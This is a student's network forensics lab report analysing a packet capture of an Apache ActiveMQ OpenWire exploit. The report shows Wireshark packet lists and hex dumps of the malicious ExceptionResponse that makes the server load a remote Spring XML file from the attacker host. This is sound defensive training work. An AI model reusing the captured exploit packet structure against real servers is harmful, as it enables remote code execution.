Put Student Name(s) ↓	Put Student IDs ↓	Due Date	Grade Weight
LEANDRO DELGADO	114416241	As Posted	6%

Name

Lab3: OpenWire Network Forensics Challenge

Instructions


- It is an Individual assignment. Put your name + Student ID in the empty spaces above.
- Submit via the BB relevant link ONLY. NO submission via email please. Be sure to submit the final version file ONLY.
- Show your genuine signs of your work is done on your machine. This includes:
  - Screenshots that show your desktop background with **Date/Time**.
  - Show a pop-up bx that shows "**your name** + IP".
  - Show your logged account when applicable. Optional: Your photo.
- Submit your report name: CYT215-Lab3-Student Name & ID

Challenge Scenario

During your shift as a tier-2 SOC analyst, you receive an escalation from a tier-1 analyst regarding a public-facing server. This server has been flagged for making outbound connections to multiple suspicious IPs. In response, you initiate the standard incident response protocol, which includes isolating the server from the network to prevent potential lateral movement or data exfiltration and obtaining a packet capture from the NSM utility for analysis. Your task is to analyze the PCAP and assess for signs of malicious activity.

Challenge Questions To be Answered

1. By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution. Can you provide the IP of the C2 server that communicated with our server?
   Answer: **According to the image captured, I can see for an attacker to exploit this, they need network access to our public server running the vulnerable software, allowing them to send a malicious Open Wire command.**
   The packet capture reveals that IP 146.190.21.92 was interacting with the service using OpenWire. At one point, it sent an OpenWire Exception Response command (code 0x1F), which triggered the exploit. This caused the system to instantiate org.springframework.context.support.ClassPathXmlApplicationContext and load a bean object from the XML file hosted at **<u>http://146.190.21.92:8000/invoice.xml</u>. The IP is 146.190.21.92**



```
No.  Time      Source         Destination    Protocol Lengtl Info
   1 0.000000  146.190.21.92  134.209.197.3  TCP       74 47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM TSval=1396405556 TSecr=0 WS=128
   2 0.000057  134.209.197.3  146.190.21.92  TCP       74 61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2437705586 TSecr=1396405556 WS=128
   3 0.125383  146.190.21.92  134.209.197.3  TCP       66 47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
   4 0.128779  134.209.197.3  146.190.21.92  OpenWi…  408 WireFormatInfo
   5 0.130568  146.190.21.92  134.209.197.3  OpenWi…  190 ExceptionResponse[Malformed Packet]
   6 0.130569  146.190.21.92  134.209.197.3  TCP       66 47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
   7 0.130590  134.209.197.3  146.190.21.92  TCP       66 61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
   8 0.131255  134.209.197.3  146.190.21.92  TCP       74 49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705717 TSecr=0 WS=128
   9 0.134719  146.190.21.92  134.209.197.3  TCP       74 8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869097 TSecr=2437705717 WS=128
  10 0.134750  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
  11 0.135061  134.209.197.3  146.190.21.92  HTTP     276 GET /invoice.xml HTTP/1.1
  12 0.136170  146.190.21.92  134.209.197.3  TCP       66 8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
  13 0.143668  146.190.21.92  134.209.197.3  TCP      258 8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=2437705721 [TCP PDU reassembled in 14]
  14 0.143668  146.190.21.92  134.209.197.3  HTTP/X…  882 HTTP/1.0 200 OK
  15 0.143684  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
  16 0.143775  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
  17 0.144104  134.209.197.3  146.190.21.92  TCP       74 49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705730 TSecr=0 WS=128
  18 0.146188  146.190.21.92  134.209.197.3  TCP       74 8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869109 TSecr=2437705730 WS=128
  19 0.146218  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705732 TSecr=1153869109
  20 0.146460  134.209.197.3  146.190.21.92  HTTP     276 GET /invoice.xml HTTP/1.1
  21 0.147131  146.190.21.92  134.209.197.3  TCP       66 8000 → 49764 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869110 TSecr=2437705733
  22 0.148641  146.190.21.92  134.209.197.3  TCP      258 8000 → 49764 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869111 TSecr=2437705733 [TCP PDU reassembled in 24]
  23 0.148654  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705735 TSecr=1153869111
  24 0.149122  146.190.21.92  134.209.197.3  HTTP/X…  882 HTTP/1.0 200 OK
  25 0.149142  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
```

```
> Frame 5: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)
> Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)
> Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
> Transmission Control Protocol, Src Port: 47284, Dst Port: 61616, Seq: 1, Ack: 1, Len: 124
v OpenWire (ExceptionResponse)
    Length: 120
    Command: ExceptionResponse (31)
    Command Id: 0
    Command response required: 0
    CorrelationId: 0
  v Exception: Throwable
      Class: org.springframework.context.support.ClassPathXmlApplicationContext
      Message: http://146.190.21.92:8000/invoice.xml
v [Malformed Packet: OpenWire]
  > [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
```


```
0000  6e cc fd d6 05 72 fe 00  00 00 01 01 08 00 45 00   n····r·· ······E·
0010  00 b0 24 67 40 00 3b 06  26 f2 92 be 15 5c 86 d1   ··$g@·;· &····\··
0020  c5 03 b8 b4 f0 b0 14 59  48 ec ba 4c bf 43 80 18   ·······Y H··L·C··
0030  01 f6 65 02 00 00 01 01  08 0a 53 3b 75 b4 91 4c   ··e····· ··S;u··L
0040  6f 72 00 00 00 78 1f 00  00 00 00 00 00 00 00 00   or···x·· ········
0050  01 01 00 42 6f 72 67 2e  73 70 72 69 6e 67 66 72   ···Borg. springfr
0060  61 6d 65 77 6f 72 6b 2e  63 6f 6e 74 65 78 74 2e   amework. context.
0070  73 75 70 70 6f 72 74 2e  43 6c 61 73 73 50 61 74   support. ClassPat
0080  68 58 6d 6c 41 70 70 6c  69 63 61 74 69 6f 6e 43   hXmlAppl icationC
0090  6f 6e 74 65 78 74 01 00  25 68 74 74 70 3a 2f 2f   ontext·· %http://
00a0  31 34 36 2e 31 39 30 2e  32 31 2e 39 32 3a 38 30   146.190. 21.92:80
00b0  30 30 2f 69 6e 76 6f 69  63 65 2e 78 6d 6c         00/invoi ce.xml
```

Leandro Delgado
Student ID: 1144162411

2. Initial entry points are critical to trace back the attack vector. What is the port number of the service the adversary exploited?

Answer: The packet capture shows that the Exception Response command was sent to the service on port 61616, which is the default for Apache ActiveMQ.

Screenshots:



```
No.  Time      Source         Destination    Protocol Lengtl Info
   1 0.000000  146.190.21.92  134.209.197.3  TCP       74 47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM TSval=1396405556 TSecr=0 WS=128
   2 0.000057  134.209.197.3  146.190.21.92  TCP       74 61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2437705586 TSecr=1396405556 WS=128
   3 0.125383  146.190.21.92  134.209.197.3  TCP       66 47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
   4 0.128779  134.209.197.3  146.190.21.92  OpenWi…  408 WireFormatInfo
   5 0.130568  146.190.21.92  134.209.197.3  OpenWi…  190 ExceptionResponse[Malformed Packet]
   6 0.130569  146.190.21.92  134.209.197.3  TCP       66 47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
   7 0.130590  134.209.197.3  146.190.21.92  TCP       66 61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
   8 0.131255  134.209.197.3  146.190.21.92  TCP       74 49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705717 TSecr=0 WS=128
   9 0.134719  146.190.21.92  134.209.197.3  TCP       74 8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869097 TSecr=2437705717 WS=128
  10 0.134750  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
  11 0.135061  134.209.197.3  146.190.21.92  HTTP     276 GET /invoice.xml HTTP/1.1
  12 0.136170  146.190.21.92  134.209.197.3  TCP       66 8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
  13 0.143668  146.190.21.92  134.209.197.3  TCP      258 8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=2437705721 [TCP PDU reassembled in 14]
  14 0.143668  146.190.21.92  134.209.197.3  HTTP/X…  882 HTTP/1.0 200 OK
  15 0.143684  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
  16 0.143775  134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
  17 0.144104  134.209.197.3  146.190.21.92  TCP       74 49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705730 TSecr=0 WS=128
  18 0.146188  146.190.21.92  134.209.197.3  TCP       74 8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869109 TSecr=2437705730 WS=128
  19 0.146218  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705732 TSecr=1153869109
  20 0.146460  134.209.197.3  146.190.21.92  HTTP     276 GET /invoice.xml HTTP/1.1
  21 0.147131  146.190.21.92  134.209.197.3  TCP       66 8000 → 49764 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869110 TSecr=2437705733
  22 0.148641  146.190.21.92  134.209.197.3  TCP      258 8000 → 49764 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869111 TSecr=2437705733 [TCP PDU reassembled in 24]
  23 0.148654  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705735 TSecr=1153869111
  24 0.149122  146.190.21.92  134.209.197.3  HTTP/X…  882 HTTP/1.0 200 OK
  25 0.149142  134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
```

```
> Frame 5: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)
> Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)
> Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
✓ Transmission Control Protocol, Src Port: 47284, Dst Port: 61616, Seq: 1, Ack: 1, Len: 124
    Source Port: 47284
    Destination Port: 61616
    [Stream index: 0]
  > [Conversation completeness: Complete, WITH_DATA (63)]
    [TCP Segment Len: 124]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 341395692
    [Next Sequence Number: 125    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3125591875
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 64256]
    [Window size scaling factor: 128]
    Checksum: 0x6502 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (124 bytes)
    [PDU Size: 124]
```


```
0000  6e cc fd d6 05 72 fe 00  00 00 01 01 08 00 45 00   n····r·· ······E·
0010  00 b0 24 67 40 00 3b 06  26 f2 92 be 15 5c 86 d1   ··$g@·;· &····\··
0020  c5 03 b8 b4 f0 b0 14 59  48 ec ba 4c bf 43 80 18   ·······Y H··L·C··
0030  01 f6 65 02 00 00 01 01  08 0a 53 3b 75 b4 91 4c   ··e····· ··S;u··L
0040  6f 72 00 00 00 78 1f 00  00 00 00 00 00 00 00 00   or···x·· ········
0050  01 01 00 42 6f 72 67 2e  73 70 72 69 6e 67 66 72   ···Borg. springfr
0060  61 6d 65 77 6f 72 6b 2e  63 6f 6e 74 65 78 74 2e   amework. context.
0070  73 75 70 70 6f 72 74 2e  43 6c 61 73 73 50 61 74   support. ClassPat
0080  68 58 6d 6c 41 70 70 6c  69 63 61 74 69 6f 6e 43   hXmlAppl icationC
0090  6f 6e 74 65 78 74 01 00  25 68 74 74 70 3a 2f 2f   ontext·· %http://
00a0  31 34 36 2e 31 39 30 2e  32 31 2e 39 32 3a 38 30   146.190. 21.92:80
00b0  30 30 2f 69 6e 76 6f 69  63 65 2e 78 6d 6c         00/invoi ce.xml
```

Leandro Delgado
Student ID: 1144162411

3. Following up on the previous question, what is the name of the service found to be vulnerable?

Answer: The logs indicate that the wire info response identifies ActiveMQ as the provider, which is a Message-Oriented Middleware (MOM) from the Apache suite.

Screenshots:



```
No.   Time      Source          Destination     Protocol Lengtl Info
    1 0.000000  146.190.21.92   134.209.197.3   TCP       74 47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM TSval=1396405556 TSecr=0 WS=128
    2 0.000057  134.209.197.3   146.190.21.92   TCP       74 61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2437705586 TSecr=1396405556 WS=128
    3 0.125383  146.190.21.92   134.209.197.3   TCP       66 47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
    4 0.128779  134.209.197.3   146.190.21.92   OpenWi…  408 WireFormatInfo
    5 0.130568  146.190.21.92   134.209.197.3   OpenWi…  190 ExceptionResponse[Malformed Packet]
    6 0.130569  146.190.21.92   134.209.197.3   TCP       66 47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
    7 0.130590  134.209.197.3   146.190.21.92   TCP       66 61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
    8 0.131255  134.209.197.3   146.190.21.92   TCP       74 49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705717 TSecr=0 WS=128
    9 0.134719  146.190.21.92   134.209.197.3   TCP       74 8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869097 TSecr=2437705717 WS=128
   10 0.134750  134.209.197.3   146.190.21.92   TCP       66 49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
   11 0.135061  134.209.197.3   146.190.21.92   HTTP     276 GET /invoice.xml HTTP/1.1
   12 0.136170  146.190.21.92   134.209.197.3   TCP       66 8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
   13 0.143668  146.190.21.92   134.209.197.3   TCP      258 8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=2437705721 [TCP PDU reassembled in 14]
   14 0.143668  146.190.21.92   134.209.197.3   HTTP/X…  882 HTTP/1.0 200 OK
   15 0.143684  134.209.197.3   146.190.21.92   TCP       66 49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
   16 0.143775  134.209.197.3   146.190.21.92   TCP       66 49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
   17 0.144104  134.209.197.3   146.190.21.92   TCP       74 49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705730 TSecr=0 WS=128
   18 0.146188  146.190.21.92   134.209.197.3   TCP       74 8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869109 TSecr=2437705730 WS=128
   19 0.146218  134.209.197.3   146.190.21.92   TCP       66 49764 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705732 TSecr=1153869109
   20 0.146460  134.209.197.3   146.190.21.92   HTTP     276 GET /invoice.xml HTTP/1.1
   21 0.147131  146.190.21.92   134.209.197.3   TCP       66 8000 → 49764 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869110 TSecr=2437705733
   22 0.148641  146.190.21.92   134.209.197.3   TCP      258 8000 → 49764 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869111 TSecr=2437705733 [TCP PDU reassembled in 24]
   23 0.148654  134.209.197.3   146.190.21.92   TCP       66 49764 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705735 TSecr=1153869111
   24 0.149122  146.190.21.92   134.209.197.3   HTTP/X…  882 HTTP/1.0 200 OK
   25 0.149142  134.209.197.3   146.190.21.92   TCP       66 49764 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
```

```
> Frame 4: 408 bytes on wire (3264 bits), 408 bytes captured (3264 bits)
> Ethernet II, Src: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72), Dst: fe:00:00:00:01:01 (fe:00:00:00:01:01)
> Internet Protocol Version 4, Src: 134.209.197.3, Dst: 146.190.21.92
> Transmission Control Protocol, Src Port: 61616, Dst Port: 47284, Seq: 1, Ack: 1, Len: 342
v OpenWire (WireFormatInfo)
    Length: 338
    Command: WireFormatInfo (1)
    Magic: ActiveMQ
    Version: 12
    Data: 1
    Length: 320
  v Object: Map (Size : 13)
    > Entry
    > Entry
    > Entry
    > Entry
    > Entry
    > Entry
    v Entry
        Key: ProviderName
        String: ActiveMQ
    > Entry
    > Entry
    > Entry
    > Entry
    > Entry
    > Entry
```

